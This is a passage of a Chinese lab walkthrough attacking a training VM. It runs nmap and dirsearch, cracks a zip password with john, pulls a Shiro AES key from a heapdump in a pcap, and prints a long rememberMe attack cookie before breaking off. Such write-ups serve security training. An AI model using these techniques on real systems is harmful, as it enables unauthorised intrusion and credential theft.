


```

Nmap scan report for Hacked.mshome.net (192.168.137.170)
Host is up (0.001s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
MAC Address: 08:00:27:F2:49:AA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 40.49 seconds
    Raw packets sent: 68452 (3.012MB) | Rcvd: 68452 (2.738MB)

└─(root㉿kali)-[~/home/kali]
# nmap -v -Pn -T5 192.168.137.170 -sV -p 1-65535 --min-rate=1000
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-31 03:40 EDT
NSE: Loaded 47 scripts for scanning.
Initiating ARP Ping Scan at 03:40
Scanning 192.168.137.170 [1 port]
Completed ARP Ping Scan at 03:40, 0.07s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 03:40
Completed Parallel DNS resolution of 1 host. at 03:40, 0.01s elapsed
Initiating SYN Stealth Scan at 03:40
Scanning Hacked.mshome.net (192.168.137.170) [65535 ports]
Discovered open port 8080/tcp on 192.168.137.170
Discovered open port 22/tcp on 192.168.137.170
Discovered open port 80/tcp on 192.168.137.170
Discovered open port 9999/tcp on 192.168.137.170
Discovered open port 8081/tcp on 192.168.137.170
Completed SYN Stealth Scan at 03:40, 8.60s elapsed (65535 total ports)
Initiating Service scan at 03:41
Scanning 5 services on Hacked.mshome.net (192.168.137.170)
Completed Service scan at 03:41, 6.93s elapsed (5 services on 1 host)
NSE: Script scanning 192.168.137.170.
Initiating NSE at 03:41
Completed NSE at 03:41, 0.10s elapsed
Initiating NSE at 03:41
Completed NSE at 03:41, 0.11s elapsed
Nmap scan report for Hacked.mshome.net (192.168.137.170)
Host is up (0.00073s latency).
Not shown: 65530 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
8080/tcp  open  http     Apache Tomcat (language: en)
8081/tcp  open  blackice-icecap?
9999/tcp  open  abyss?

z services unrecognized despite returning data. If you know the service/version, please submit the following fingerprint
=====
NEXT SERVICE FINGERPRINT (SUBMIT INDIVIDUALLY)=====
SF-Port8081-TCP:V=7.95%I=7%D=10/31%T=69046812%P=x86_64-pc-linux-gnu%r(G
SF:etRequest,11B,"HTTP/1\.1\x20404\x20\r\nVary:\x20origin\r\nVary:\x20Acce
SF:ss-Control-Request-Method\r\nVary:\x20Access-Control-Request-Headers\r\
SF:nContent-Type:\x20application/json\r\nDate:\x20Fri,\x2031\x20Oct\x20202

```

备注：这里的话要等一小会，服务才能启动起来。

进一步扫描：

```
nmap -v -Pn -T5 192.168.137.170 -sV -sC -p 22,80,8080,8081,9999
```

```

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
| ssh-hostkey:
|   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
|   256 bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
|   256 3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
|_http-title: Maze-SEC | \xE6\xB8\x97\xE9\x80\x8F\xE6\xB5\x8B\xE8\xAF\x95\xE9\x90\xB6\xE6\x9C\xBA\xE5\xB9\xE5\x8F\xB0
| http-methods:
|_ Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.62 (Debian)
8080/tcp  closed http-proxy
8081/tcp  closed blackice-icecap
9999/tcp  closed abyss
MAC Address: 08:00:27:F2:49:AA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

访问一下 80 端口：



扫描一下：

```
dirsearch -u http://192.168.137.170
```

```
[root@ kali]-[~/home/kali]
# dirsearch -u http://192.168.137.170
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict

dirsearch v0.4.3
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/kali/reports/http_192.168.137.170/_25-10-31_03-44-00.txt
Target: http://192.168.137.170/
[03:44:00] Starting:
[03:44:02] 403 - 280B - ./ht_wsr.txt
[03:44:02] 403 - 280B - ./htaccess.bak1
[03:44:02] 403 - 280B - ./htaccess.sample
[03:44:02] 403 - 280B - ./htaccess.save
[03:44:02] 403 - 280B - ./htaccess.orig
[03:44:02] 403 - 280B - ./htaccess_extra
[03:44:02] 403 - 280B - ./htaccess_orig
[03:44:03] 403 - 280B - ./htaccess_sc
[03:44:03] 403 - 280B - ./htaccessBAK
[03:44:03] 403 - 280B - ./htaccessOLD2
[03:44:03] 403 - 280B - ./htaccessOLD
[03:44:03] 403 - 280B - ./htm
[03:44:03] 403 - 280B - ./html
[03:44:03] 403 - 280B - ./httppasswd_test
[03:44:03] 403 - 280B - ./httr-oauth
[03:44:03] 403 - 280B - ./htpasswd
[03:44:04] 403 - 280B - ./php
[03:44:38] 200 - 3KB - /info.html
[03:44:57] 403 - 280B - /server-status/
[03:44:57] 403 - 280B - /server-status
[03:45:14] 200 - 27MB - /www.zip

Task Completed
```

访问一下 info.html:

The screenshot shows a Firefox browser window with two tabs open, both titled "Maze-SEC | 渗透测试靶机平台". The address bar indicates the URL is <http://192.168.137.170/info.html>. The page content is as follows:

MAZE-SEC

渗透测试靶机平台

欢迎来到 Maze-SEC 渗透测试实验环境。这是一个精心设计的网络安全靶机平台，旨在为安全研究人员、渗透测试人员和网络安全爱好者提供真实的攻防演练环境。

本平台模拟了企业环境中常见的漏洞和错误配置，包括Web应用漏洞、服务配置错误、权限提升挑战等，帮助您提升实战技能。

请遵守道德准则，仅在授权环境下进行测试。

● 系统状态：在线 | 当前用户：访客

和 index.html 一样，但是几秒之后：

The screenshot shows a Firefox browser window with two tabs open, both titled "Maze-SEC | 渗透测试靶机平台". The address bar indicates the URL is <http://192.168.137.170/info.html>. The page content is as follows:

MAZE-SEC

⚠ 安全提醒

Your website has been hacked by me. The xxl-job task scheduling center of yours was also hacked. I have no malicious intent. I didn't make any modifications to your website. I just want you to remember that you should not use weak passwords anymore.

确认

英汉互译

AI模型

标准

高级

YOUR WEBSITE HAS BEEN HACKED BY ME. THE XXL-JOB SCHEDULING CENTER OF YOURS WAS ALSO HACKED. I HAVE NO MALICIOUS INTENT. I DIDN'T MAKE ANY MODIFICATIONS TO YOUR WEBSITE. I JUST WANT YOU TO REMEMBER THAT YOU SHOULD NOT USE WEAK PASSWORDS ANYMORE.



重点词汇

通用 口语化 专业的 友好的


您的网站被我入侵了。您网站的 xxl-job 任务调度中心也被入侵了。
我没有恶意行为。我没有对您的网站进行任何修改。我只是想让您记住，今后不要再使用弱密码了。

下载 www.zip：

```
wget http://192.168.137.170/www.zip
```

```
[root@ kali]# ls
Desktop  Documents  Downloads  Music  penelope  Pictures  Public  reports  targets  Templates  tmp  Videos  www.zip
```

解压显示需要密码：



破解一下密码：

```
zip2john www.zip > zip_hash
```

```
[root@kali ~]# zip2john www.zip > zip_hash
ver 2.0 www.zip/traffic.pcap Encr: TS_chk, cmplen=28278860, decmplen=117810046, crc=C040CA43 ts=883A cs=883a type=8
```

爆破hash：

```
john -w=/usr/share/wordlists/rockyou.txt zip_hash
```

```
[root@kali ~]# john -w=/usr/share/wordlists/rockyou.txt zip_hash
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
2number1          (www.zip/traffic.pcap)
1g 0:00:00:03 DONE (2025-10-31 03:51) 0.2873g/s 3636Kp/s 3636Kc/s 3636KC/s 2oauildr..2fatdogs!
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

得到解压密码为：

```
2number1
```

解压出来是一个 pcap 包。

用 wireshark 打开：

导出对象有东西：

The screenshot shows Wireshark 2.4.0 displaying a capture named 'traffic.pcap'. The main pane shows a list of network frames, with frames 1, 2, 3, 4, 23, and 24 highlighted in various colors (blue, green, yellow, black). Frame 4 is selected. The details pane shows the raw bytes of frame 4. A secondary window titled 'Wireshark - 导出 - HTTP 对象列表' is open, listing objects from the selected frame. The objects are grouped by host (172.17.0.4) and type (application/octet-stream). Several objects are labeled 'headdump' and one is labeled 'login'. The 'Content Type' dropdown in the dialog is set to 'All Content-Types'. Buttons at the bottom of the dialog include '保存' (Save), '全部保存' (Save All), 'Preview', '关闭' (Close), and '帮助' (Help).

分组	主机名	内容类型	大小	文件名
6403	172.17.0.4:16088	application/octet-stream	30 MB	headdump
8786	172.17.0.4:16088	application/octet-stream	28 MB	headdump
12609	172.17.0.4:16088	application/octet-stream	28 MB	headdump
17281	172.17.0.4:16088	application/octet-stream	28 MB	headdump
17291	172.17.0.4:16088	application/x-www-form-urlencoded	29 bytes	login
17293	172.17.0.4:16088	text/html	29 bytes	login
17303	172.17.0.4:16088	application/x-www-form-urlencoded	29 bytes	login
17305	172.17.0.4:16088	text/html	29 bytes	login
17315	172.17.0.4:16088	application/x-www-form-urlencoded	29 bytes	login
17317	172.17.0.4:16088	text/html	29 bytes	login
17327	172.17.0.4:16088	application/x-www-form-urlencoded	29 bytes	login
17329	172.17.0.4:16088	text/html	29 bytes	login
17339	172.17.0.4:16088	application/x-www-form-urlencoded	29 bytes	login
17341	172.17.0.4:16088	text/html	29 bytes	login
17351	172.17.0.4:16088	application/x-www-form-urlencoded	29 bytes	login
17353	172.17.0.4:16088	text/html	29 bytes	login
17363	172.17.0.4:16088	application/x-www-form-urlencoded	29 bytes	login
17365	172.17.0.4:16088	text/html	29 bytes	login
17375	172.17.0.4:16088	application/x-www-form-urlencoded	29 bytes	login
17377	172.17.0.4:16088	text/html	29 bytes	login
17387	172.17.0.4:16088	application/x-www-form-urlencoded	29 bytes	login
17389	172.17.0.4:16088	text/html	29 bytes	login
17399	172.17.0.4:16088	application/x-www-form-urlencoded	29 bytes	login

解码 headdump:

内容如下：

=====

SpringDataSourceProperties

not found!

=====

WeblogicDataSourceConnectionPoolConfig

not found!

=====

MongoClient

not found!

=====

AliDruidDataSourceWrapper

not found!

```
=====
HikariDataSource
-----
not found!

=====
RedisStandaloneConfiguration
-----
not found!

=====
JedisClient
-----
not found!

=====
CookieRememberMeManager(ShiroKey)
-----
algMode = CBC, key = zW4pTGV+xtvP48jCfyJq3w==, algName = AES

=====
OriginTrackedMapPropertySource
-----
management.endpoints.web.exposure.include = heapdump,health,info
server.port = 16088
management.endpoint.heapdump.enabled = true

=====
MutablePropertySources
-----
awt.toolkit = sun.awt.X11.XToolkit
sun.boot.class.path = /usr/local/openjdk-8/lib/resources.jar:/usr/local/openjdk-8/lib/rt.jar:/usr/local/openjdk-8/lib/sunrsasign.jar:/usr/local/openjdk-8/lib/jsse.jar:/usr/local/openjdk-8/lib/jce.jar:/usr/local/openjdk-8/lib/charsets.jar:/usr/local/openjdk-8/lib/jfr.jar:/usr/local/openjdk-8/classes
java.protocol.handler.pkgs = org.springframework.boot.loader
sun.management.compiler = HotSpot 64-Bit Tiered Compilers
sun.cpu.isalist =
sun.jnu.encoding = UTF-8
java.runtime.version = 1.8.0_342-b07
java.class.path = /app/shiro.jar
path.separator = :
java.vm.vendor = Oracle Corporation
os.version = 5.15.0-153-generic
java.endorsed.dirs = /usr/local/openjdk-8/lib/endorsed
java.runtime.name = OpenJDK Runtime Environment
file.encoding = UTF-8
catalina.useNaming = false
spring.beaninfo.ignore = true
java.vm.specification.version = 1.8
os.name = Linux
java.vm.name = OpenJDK 64-Bit Server VM
local.server.port = null
```

```
sun.java.launcher = SUN_STANDARD
java.vendor.url.bug = http://bugreport.sun.com/bugreport/
sun.java.command = /app/shiro.jar
java.io.tmpdir = /tmp
catalina.home = /tmp/tomcat.16088.398642497506442965
java.version = 1.8.0_342
user.home = /root
user.language = en
PID = 8
java.awt.printerjob = sun.print.PSPrinterJob
CONSOLE_LOG_CHARSET = UTF-8
file.separator = /
catalina.base = /tmp/tomcat.16088.398642497506442965
java.vm.info = mixed mode
java.specification.name = Java Platform API Specification
java.vm.specification.vendor = Oracle Corporation
FILE_LOG_CHARSET = UTF-8
java.awt.graphicsenv = sun.awt.X11GraphicsEnvironment
java.awt.headless = true
sun.io.unicode.encoding = UnicodeLittle
java.ext.dirs = /usr/local/openjdk-8/lib/ext:/usr/java/packages/lib/ext

=====
MapPropertySources
-----
local.server.port = null

=====
ConsulPropertySources
-----
not found!

=====
JavaProperties
-----
java.util.logging.FileHandler.pattern = %h/java%u.log
awt.toolkit = sun.awt.X11.XToolkit
sun.cpu.isalist =
sun.jnu.encoding = UTF-8
java.class.path = /app/shiro.jar
java.vm.vendor = Oracle Corporation
jdk.security.legacyAlgorithms = SHA1, RSA keySize < 2048, DSA keySize < 2048
jdk.disabled.namedCurves = secp112r1, secp112r2, secp128r1, secp128r2,
secp160k1, secp160r1, secp160r2, secp192k1, secp192r1, secp224k1, secp224r1,
secp256k1, sect113r1, sect113r2, sect131r1, sect131r2, sect163k1, sect163r1,
sect163r2, sect193r1, sect193r2, sect233k1, sect233r1, sect239k1, sect283k1,
sect283r1, sect409k1, sect409r1, sect571k1, sect571r1, X9.62 c2tnb191v1, X9.62
c2tnb191v2, X9.62 c2tnb191v3, X9.62 c2tnb239v1, X9.62 c2tnb239v2, X9.62
c2tnb239v3, X9.62 c2tnb359v1, X9.62 c2tnb431r1, X9.62 prime192v2, X9.62
prime192v3, X9.62 prime239v1, X9.62 prime239v2, X9.62 prime239v3,
brainpoolP256r1, brainpoolP320r1, brainpoolP384r1, brainpoolP512r1
crypto.policy = unlimited
sun.arch.data.model = 64
```

```
jceks.key.serialFilter =
java.lang.Enum;java.security.KeyRep;java.security.KeyRep$Type;javax.crypto.spec.Sec
login.configuration.provider = sun.security.provider.ConfigFile
catalina.useNaming = false
user.timezone =
security.overridePropertiesFile = true
java.vm.specification.version = 1.8
os.name = Linux
sun.java.launcher = SUN_STANDARD
sun.boot.library.path = /usr/local/openjdk-8/lib/amd64
security.provider.7 = com.sun.security.sasl.Provider
sun.java.command = /app/shiro.jar
security.provider.9 = sun.security.smartcardio.SunPCSC
jdk.security.caDistrustPolicies = SYMANTEC_TLS
sun.cpu.endian = little
user.home = /root
user.language = en
java.specification.vendor = Oracle Corporation
en = UTF-8
security.provider.1 = sun.security.provider.Sun
security.provider.2 = sun.security.rsa.SunRsaSign
security.provider.3 = sun.security.ec.SunEC
networkaddress.cache.negative.ttl = 10
jdk.tls.alpnCharset = ISO_8859_1
security.provider.4 = com.sun.net.ssl.internal.ssl.Provider
security.provider.5 = com.sun.crypto.provider.SunJCE
security.provider.6 = sun.security.jgss.SunProvider
file.separator = /
ssl.KeyManagerFactory.algorithm = SunX509
java.specification.name = Java Platform API Specification
java.vm.specification.vendor = Oracle Corporation
FILE_LOG_CHARSET = UTF-8
.level = INFO
java.awt.graphicsenv = sun.awt.X11GraphicsEnvironment
java.awt.headless = true
com.xyz.foo.level = SEVERE
package.definition =
sun.,com.sun.xml.internal.,com.sun.imageio.,com.sun.istack.internal.,com.sun.jmx.,c
sun.boot.class.path = /usr/local/openjdk-8/lib/resources.jar:/usr/local/openjdk-
8/lib/rt.jar:/usr/local/openjdk-8/lib/sunrsasign.jar:/usr/local/openjdk-
8/lib/jsse.jar:/usr/local/openjdk-8/lib/jce.jar:/usr/local/openjdk-
8/lib/charsets.jar:/usr/local/openjdk-8/lib/jfr.jar:/usr/local/openjdk-8/classes
java.protocol.handler.pkgs = org.springframework.boot.loader
sun.management.compiler = HotSpot 64-Bit Tiered Compilers
java.runtime.version = 1.8.0_342-b07
user.name = root
policy.provider = sun.security.provider.PolicyFile
path.separator = :
policy.url.1 = file:${java.home}/lib/security/java.policy
fr = UTF-8
securerandom.source = file:/dev/random
policy.url.2 = file:${user.home}/.java.policy
os.version = 5.15.0-153-generic
```

```
jdk.tls.disabledAlgorithms = SSLv3, TLSv1, TLSv1.1, RC4, DES, MD5withRSA, DH
keySize < 1024, EC keySize < 224, 3DES_EDE_CBC, anon, NULL, include
jdk.disabled.namedCurves
java.endorsed.dirs = /usr/local/openjdk-8/lib/endorsed
java.runtime.name = OpenJDK Runtime Environment
policy.ignoreIdentityScope = false
keystore.type.compat = true
file.encoding = UTF-8
spring.beaninfo.ignore = true
java.util.logging.ConsoleHandler.formatter = java.util.logging.SimpleFormatter
java.vm.name = OpenJDK 64-Bit Server VM
jdk.sasl.disabledMechanisms =
java.vendor.url.bug = http://bugreport.sun.com/bugreport/
java.io.tmpdir = /tmp
java.util.logging.FileHandler.formatter = java.util.logging.XMLFormatter
java.util.logging.FileHandler.count = 1
catalina.home = /tmp/tomcat.16088.398642497506442965
java.version = 1.8.0_342
sun.cds.enableSharedLookupCache = false
sun.security.krb5.maxReferrals = 5
PID = 8
java.vm.specification.name = Java Virtual Machine Specification
jdk.tls.keyLimits = AES/GCM/NoPadding KeyUpdate 2^37
java.awt.printerjob = sun.print.PSPrinterJob
CONSOLE_LOG_CHARSET = UTF-8
catalina.base = /tmp/tomcat.16088.398642497506442965
jdk.xml.dsig.secureValidationPolicy = disallowAlg http://www.w3.org/TR/1999/REC-
xslt-19991116,disallowAlg http://www.w3.org/2001/04/xmldsig-more#rsa-
md5,disallowAlg http://www.w3.org/2001/04/xmldsig-more#hmac-md5,disallowAlg
http://www.w3.org/2001/04/xmldsig-more#md5,maxTransforms 5,maxReferences
30,disallowReferenceUriSchemes file http https,minKeySize RSA 1024,minKeySize
DSA 1024,minKeySize EC 224,noDuplicateIds,noRetrievalMethodLoops
java.util.logging.FileHandler.limit = 50000
java.library.path = /usr/java/packages/lib/amd64:/usr/lib64:/lib64:/lib:/usr/lib
java.vm.info = mixed mode, sharing
java.vendor = Oracle Corporation
keystore.type = jks
handlers = java.util.logging.ConsoleHandler
sun.io.unicode.encoding = UnicodeLittle
java.ext.dirs = /usr/local/openjdk-8/lib/ext:/usr/java/packages/lib/ext
policy.expandProperties = true
securerandom.strongAlgorithms = NativePRNGBlocking:SUN
krb5.kdc.bad.policy = tryLast
```

=====

ProcessEnvironment

not found!

=====

OSS

not found!

```
=====
UserPassSearcher
=====
```

```
org.apache.shiro.web.filter.authc.FormAuthenticationFilter:  
[failureKeyAttribute = shiroLoginFailure, loginUrl = /login, successUrl = /,  
usernameParam = username, passwordParam = password]
```

```
org.apache.catalina.startup.Tomcat:  
[hostname = localhost]
```

这里有 shiro 的加密方式和 shiro 的key :

```
zW4pTGV+xtvP48jCfyJq3w==
```

这也是经常被打的重点漏洞之一。

那就重点看看 shiro:

shiro 漏洞主要通过 cookie 来命令执行，也是面试经常问的问题之一了。

搜索一下：

```
http.cookie contains "rememberMe"
```

No.	Time	Source	Destination	Protocol	Log Info
17291 1.637404	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17303 1.693707	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17315 1.7088993	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17327 1.715997	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17339 1.721169	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17351 1.724950	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17363 1.728020	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17375 1.730898	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17387 1.733961	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17399 1.736637	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17411 1.739278	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17423 1.741920	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17435 1.744439	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17447 1.747970	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17459 1.749823	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17471 1.752853	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17483 1.756462	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17495 1.759406	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17506 1.762726	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17519 1.766149	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:
17531 1.769186	172.17.0.4	172.17.0.4	172.17.0.4	HTTP	1.. POST /login HTTP/1.1 (app:

http 追踪流可以看到 cookie 都很长：

POST /login HTTP/1.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_10; rv:33.0) Gecko/20100101 Firefox/33.0
Accept-Encoding: gzip, deflate
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Connection: keep-alive
Host: 172.17.0.4:16088
Content-Type: application/x-www-form-urlencoded
Cookie: rememberMe=y01RpSgQqilawwM4Dwgdb1YxSGz8cUHggQyRC2tZxx80d410Mfbpxp60p3w2Zg3FwSPhJ4BvYyx+ZoXLX52DLcNCi4NfDKNo990uu40mIAh/sV+JHgPv
b4h0B2qvvd0zEkUL+AvtMjH/UvBGwVb2FgF1DgcRI/7np0taBchZKQRt8RMpgdtCbkE.j1oy7qFwXHgfHD3Y9t5FdLZRyHvD
VSjXpuU07Yg75T4jR12Q+Jc6pVvU37LAL3prtKtDqZNKEh05U7mgZVZe9U33xBwPVEHuPW2z3Mnt3iDxr70Gb.jYGNKDbLpS+sLH00Tpzt
GCvhaVXTQ+xth.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

Content-Length: 29

username=admin&password=admin

HTTP/1.1 200

Set-Cookie: rememberMe=deleteMe; Path=/; Max-Age=0; Expires=Mon, 08-Sep-2025 05:11:25 GMT

Content-Type: text/html;charset=UTF-8

Content-Length: 29

Date: Tue, 09 Sep 2025 05:11:25 GMT

Keep-Alive: timeout=60

Connection: keep-alive

please login pattern /doLogin

分组 17291。1 客户端 分组, 1 服务端 分组, 1 turn(s), 点击选择。

上网找一下 shiro 在线解密：

<https://potato.gold/navbar/tool/shiro/ShiroTool.html>

Shiro rememberMe 在线解密

